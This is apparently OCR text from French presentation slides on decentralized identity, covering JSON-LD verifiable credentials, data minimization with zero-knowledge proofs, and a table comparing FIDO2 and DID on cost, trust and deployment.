


en pratique: utilisation de https://json-ld.org

https://w3c.github.io/vc-imp-guide/#benefits-of-json-ld-and-ld-proofs (différences vs claims openid)

vérification

data minimization



on ne traitera pas le sujet en détail dans cette présentation, mais il est possible d'utiliser des zero knowledge proofs (y/c offline)

exemple : Alice a plus de 18 ans (mais date de naissance non diffusée)

comparaison FIDO2 / DID

A adapter à votre cas d'usage

comparaison	FIDO2	DID
avantages	standard répandu 2FA pour mobile produits certifiés	standard ouvert fonctionnalités avancées (VC)
inconvénients	boite noire compatibilité hardware account recovery	protection clé privée complexité blockchain (svt simplifiable) gestion de l'expiration VC
mécanisme	challenge-response	message + transport indépendant
confiance	crypto asymétrique matériel + couche transport	crypto asymétrique logiciel (+compatible HSM)
déploiement	centralisé	décentralisé, nombreuses architectures possibles
coût	20-50€/dongle	très faible, nouveau modèle économique des VC
cas d'usage	B2B	B2B ou B2C